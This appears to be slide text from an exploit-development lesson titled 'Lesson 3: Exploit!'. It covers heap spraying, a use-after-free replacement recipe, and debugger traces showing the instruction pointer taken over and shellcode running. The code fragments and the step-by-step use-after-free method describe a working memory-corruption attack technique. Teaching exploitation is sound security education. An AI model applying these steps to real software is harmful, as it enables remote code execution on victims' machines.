




CHUNKY

```
p[i].name = Make1MBString(64KString);
```

```
VirtualAlloc(1MB)
```





```
replacementBlock = “\u0024\u0a0a\u4141...”
```


L3HeapSpray(data);

```
L3HeapSpray(“\u4141\u4141” + shellcode);
```



DOIN IT


```
mov    eax,dword ptr [ebp+8]
mov    edx,dword ptr [eax]
mov    eax,dword ptr [edx]  ds:0023:41414141=????????
call  eax
```





DOIN IT

```
mov    eax,dword ptr [ebp+8]
mov    edx,dword ptr [eax]
mov    eax,dword ptr [edx]
call   eax
```



```
eax=41414141 ebx=00000008 ecx=00108ed0 edx=0a0a0024 esi=01fb9f80 edi=544323d0
eip=41414141 esp=01fb9f74 ebp=01fb9f7c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
41414141 ??                ???
```




DOIN IT

```
mov    eax,dword ptr [ebp+8]
mov    edx,dword ptr [eax]
mov    eax,dword ptr [edx]
call   eax
```

eip=0a0a0028

(Executing Shellcode)





USE-AFTER-FREE

1. Free the object
2. Replace the object with ours
 - a. Figure out the size
 - b. Make allocations of the same size
3. Position our shellcode
4. Use the object again



Lesson 3: Exploit!